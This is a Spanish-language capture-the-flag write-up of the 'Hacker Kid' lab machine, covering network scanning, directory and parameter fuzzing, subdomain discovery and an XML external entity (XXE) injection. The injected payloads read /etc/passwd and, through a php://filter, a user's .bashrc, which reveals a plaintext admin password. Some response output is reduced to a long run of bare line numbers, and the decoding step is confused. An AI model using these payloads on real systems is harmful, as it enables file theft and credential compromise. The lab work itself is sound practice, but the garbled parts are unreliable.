

Informe de máquina Hacker Kid

1.- Recolección de información:

Comenzamos usando **arp-scan** para escanear el segmento de la red local e identificar los dispositivos activos y sus direcciones IP correspondientes.

```
(kali㉿kali)-[~]  
$ sudo arp-scan -l  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:21:b1:d0, IPv4: 10.0.2.4  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)  
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)  
10.0.2.3      08:00:27:cc:bf:0a      (Unknown)  
10.0.2.8      08:00:27:02:5e:fb      (Unknown)
```


Comando: `sudo arp-scan -l`

```
PORT      STATE SERVICE VERSION  
53/tcp    open  domain  ISC BIND 9.16.1 (Ubuntu Linux)  
| dns-nsid:  
|_ bind.version: 9.16.1-Ubuntu  
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))  
|_http-title: Notorious Kid : A Hacker  
|_http-server-header: Apache/2.4.41 (Ubuntu)  
9999/tcp  open  http    Tornado httpd 6.1  
|_http-server-header: TornadoServer/6.1  
|_http-title: Please Log In  
|_Requested resource was /login?next=%2F  
MAC Address: 08:00:27:02:5E:FB (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Según la salida de Nmap, tenemos un servidor de dominio ejecutándose en el puerto 53, un servicio de HTTP en el puerto 80 y un segundo servicio HTTP ejecutándose en el puerto 9999.

Comando: `sudo nmap -sC -sV 10.0.2.8`


Al buscar la dirección IP de nuestra máquina objetivo nos encontramos con la siguiente página web:




Inspeccionando el código fuente de la página encontraremos el siguiente comentario:

```
93
94 <!--
95
96 <div class="container py-5">
97   <h1>Thanks</h1>
98
99   TO DO: Use a GET parameter page_no to view pages.
100 -->
101   <!-- Optional JavaScript -->
102   <!-- jQuery first, then Popper.js, then Bootstrap JS -->
103
```

Así que procedemos a lanzar un ataque de fuerza bruta sobre directorios utilizando Dirbuster:





En honor al tiempo, ya que dirbuster puede tardar demasiado probaremos con otra herramienta para enumerar directorios ocultos llamada gobuster:

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.8/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/dirbuster/wordlists/dir
[+] Negative Status codes: 500,401,403,404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,bak,php.bak,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 3597]
/images (Status: 301) [Size: 305] [→ http://10.
/css (Status: 301) [Size: 302] [→ http://10.
/form.html (Status: 200) [Size: 10219]
/app.html (Status: 200) [Size: 8048]
/javascript (Status: 301) [Size: 309] [→ http://10.
Progress: 1543920 / 1543927 (100.00%)


Finished
```

Comando: `sudo gobuster dir -u http://10.0.2.8/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x html,txt,php,bak,php.bak,zip -b 401,403,404,500 -o 80.log`


Revisamos cada directorio y código fuente, pero no encontramos nada.

```
93
94 <!--
95
96 <div class="container py-5">
97   <h1>Thanks</h1>
98
99   TO DO: Use a GET parameter page_no to view pages.
100 -->
101   <!-- Optional JavaScript -->
102   <!-- jQuery first, then Popper.js, then Bootstrap JS -->
103
```

Y si volvemos a prestar atención al único comentario encontrado hasta el momento y lo analizamos con detalle podemos interpretar que hay una variable llamada page_no que pasa como parámetro del método GET.



La página nos permite asignar valores a las variables que pasan por este método así que procedemos a analizar la petición de manera más técnica con Burp Suite



Así que Interceptamos la petición y la enviamos al Intruder.

Dashboard Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger On

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 GET /?page_no=525 HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

Dentro de Intruder seleccionamos un ataque de tipo Sniper y agregamos el valor de page_no

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets d

Payload set: Payload count: 51

Payload type: Request count: 51

Seleccionamos un tipo de payload numérico

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

Que comience desde 0 hasta 50 con paso de 1 y presionamos en Start Attack

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Requ...	Payload	Status code	Error	Timeout	Length	Comment	
15	14	200	<input type="checkbox"/>	<input type="checkbox"/>	3882		
16	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
17	16	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
18	17	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
19	18	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
20	19	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
21	20	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
22	21	200	<input type="checkbox"/>	<input type="checkbox"/>	4078		
23	22	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
24	23	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
25	24	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
26	25	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
27	26	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
28	27	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
29	28	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
30	29	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
31	30	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
32	31	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
33	32	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
34	33	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		
35	34	200	<input type="checkbox"/>	<input type="checkbox"/>	3883		

RequestResponse

PrettyRawHex

```
1 GET /?page_no=21 HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
```

Vemos que cambia el length en el payload 21



Por lo que si enviamos por parámetro este valor la página nos mostrará el siguiente mensaje:

```

      Okay so you want me to speak something ?
I am a hacker kid not a dumb hacker. So i created some subdomains to return back on the server whenever i want!!
      Out of my many homes...one such home..one such home for me : hackers.blackhat.local
  
```

Que nos indica que hay un subdominio llamado **hackers.blackhat.local**

Así que editamos /etc/hosts con nano para poder agregar el subdominio y poderlo visualizar

```


GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    kali
10.0.2.8     hackers.blackhat.local
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
  
```

Comando: nano /etc/hosts

Comando: Ctrl+X

Comando: Y

Comando: Enter



Como podemos ver, podemos entrar a la página por el subdominio en lugar de especificar la dirección IP.

Una segunda forma de encontrar el payload es usando WFUZZ en lugar de Burp Suite

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.0.2.8/?page_no=FUZZ
Total requests: 50

*****
ID          Response    Lines   Word    Chars   Payload
*****
000000021:  200          116 L   310 W   3849 Ch  "21"

Total time: 0.160501
Processed Requests: 50
Filtered Requests: 49
Requests/sec.: 311.5245
```

Comando: sudo wfuzz -c --hw 279 -z range,1-50 http://10.0.2.4/?page_no=FUZZ

Procedemos a buscar directorios a partir del dominio hackers.blackhat.local y encontramos hackerkid.blackhat.local

```
;; AUTHORITY SECTION:
blackhat.local.      3600    IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600
```

Comando: `sudo dig http://hackers.blackhat.local @10.0.2.8`

Así que lo agregamos también con nano

```
GNU nano 7.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
10.0.2.8     hackers.blackhat.local
10.0.2.8     hackerkid.blackhat.local
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


Comando: `sudo nano /etc/hosts`

Comando: `Ctrl+X`

Comando: `Y`

Comando: `Enter`

El subdominio nos lleva a un Log In:



hackerkid.blackhat.local

Create Account

Name

Phone Number

Email

Password

Sorry, abc is not available !!!

El cual nos muestra un mensaje al momento de validar la entrada del campo email imprimiendo por pantalla el campo ingresado

Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organi

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length
1	http://hackerkid.blackhat.local	GET	/				
2	http://hackerkid.blackhat.local	POST	/process.php				

- http://hackerkid.blackhat.local/process.php
- Add to scope
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R

Por lo que si interceptamos esta petición y la enviamos al Repeater

Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```

1 POST /process.php HTTP/1.1
2 Host: hackerkid.blackhat.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 123
9 Origin: http://hackerkid.blackhat.local
10 Connection: close
11 Referer: http://hackerkid.blackhat.local/
12
13 <?xml version="1.0" encoding="UTF-8"?>
    <root>
      <name>
        abc
      </name>
      <tel>
        abc
      </tel>
      <email>
        abc
      </email>
      <password>
        abc
      </password>
    </root>
  
```

Posteriormente podemos Modificar este Request con el fin de inyectar código xml
De la siguiente manera:

Request

```
Pretty Raw Hex
1 POST /process.php HTTP/1.1
2 Host: hackerkid.blackhat.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain; charset=UTF-8
8 Content-Length: 123
9 Origin: http://hackerkid.blackhat.local
10 Connection: close
11 Referer: http://hackerkid.blackhat.local/
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <!DOCTYPE foo [
15 <!ENTITY ac SYSTEM "file:///etc/passwd">]>
16 <root>
  <name>
    abc
  </name>
  <tel>
    abc
  </tel>
  <email>
    &ac;
  </email>
  <password>
    abc
  </password>
</root>
```


Modificamos el request con el siguiente código:

```
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "file:///etc/passwd">]>
```

Al principio del cuerpo de la petición.

E imprimiendo la variable **∾**

En el output del campo email.



<https://github.com/payloadbox/xxe-injection-payload-list>

Luego presionamos en Send...

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Date: Sat, 16 Mar 2024 21:47:49 GMT			
3	Server: Apache/2.4.41 (Ubuntu)			
4	Vary: Accept-Encoding			
5	Content-Length: 2817			
6	Connection: close			
7	Content-Type: text/html; charset=UTF-8			
8				
9	Sorry, root:x:0:0:root:/root:/bin/bash			
10	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
11	bin:x:2:2:bin:/bin:/usr/sbin/nologin			
12	sys:x:3:3:sys:/dev:/usr/sbin/nologin			
13	sync:x:4:65534:sync:/bin:/bin/sync			
14	games:x:5:60:games:/usr/games:/usr/sbin/nologin			
15	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
16	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
17	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
18	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
19	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
20	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
21	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
22	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			

Y obtenemos un listado de usuarios y directorios del sistema a través de nuestra inyección de código xml.

Para saber el comando a utilizar modificaremos la Request de la siguiente manera:

Request

	Pretty	Raw	Hex
1	POST /process.php HTTP/1.1		
2	Host: hackerkid.blackhat.local		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4	Accept: */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: text/plain; charset=UTF-8		
8	Content-Length: 237		
9	Origin: http://hackerkid.blackhat.local		
10	Connection: close		
11	Referer: http://hackerkid.blackhat.local/		
12			
13	<?xml version="1.0" encoding="UTF-8"?>		
14	<!DOCTYPE foo [
15	<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=/home/saket/.bashrc">]>		
16	<root>		
	<name>		
	abc		
	</name>		
	<tel>		
	abc		
	</tel>		
	<email>		
	∾		
	</email>		
	<password>		
	abc		
	</password>		
	</root>		

2.- Análisis de la información:

Si analizamos la respuesta de nuestra nueva solicitud encontraremos un hash

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
7 Content-Type: text/html; charset=UTF-8
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
```

El cuál podemos descifrar fácilmente usando el URL encoding del mismo Burp Suite

```
Decoded from: URL encoding ▾  
# ~/.bashrc: executed by bash(1) for non-login shells. \n  
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc) \n  
# for examples \n  
 \n  
# If not running interactively, don't do anything \n  
case $- in \n    *i*) ;; \n    *) return;; \nendcase
```

Expandimos pulsando See more...

```
#Setting Password for running python app \n
username="admin" \n
password="Saket!#$%@!!" \n
```

[See less](#) ^

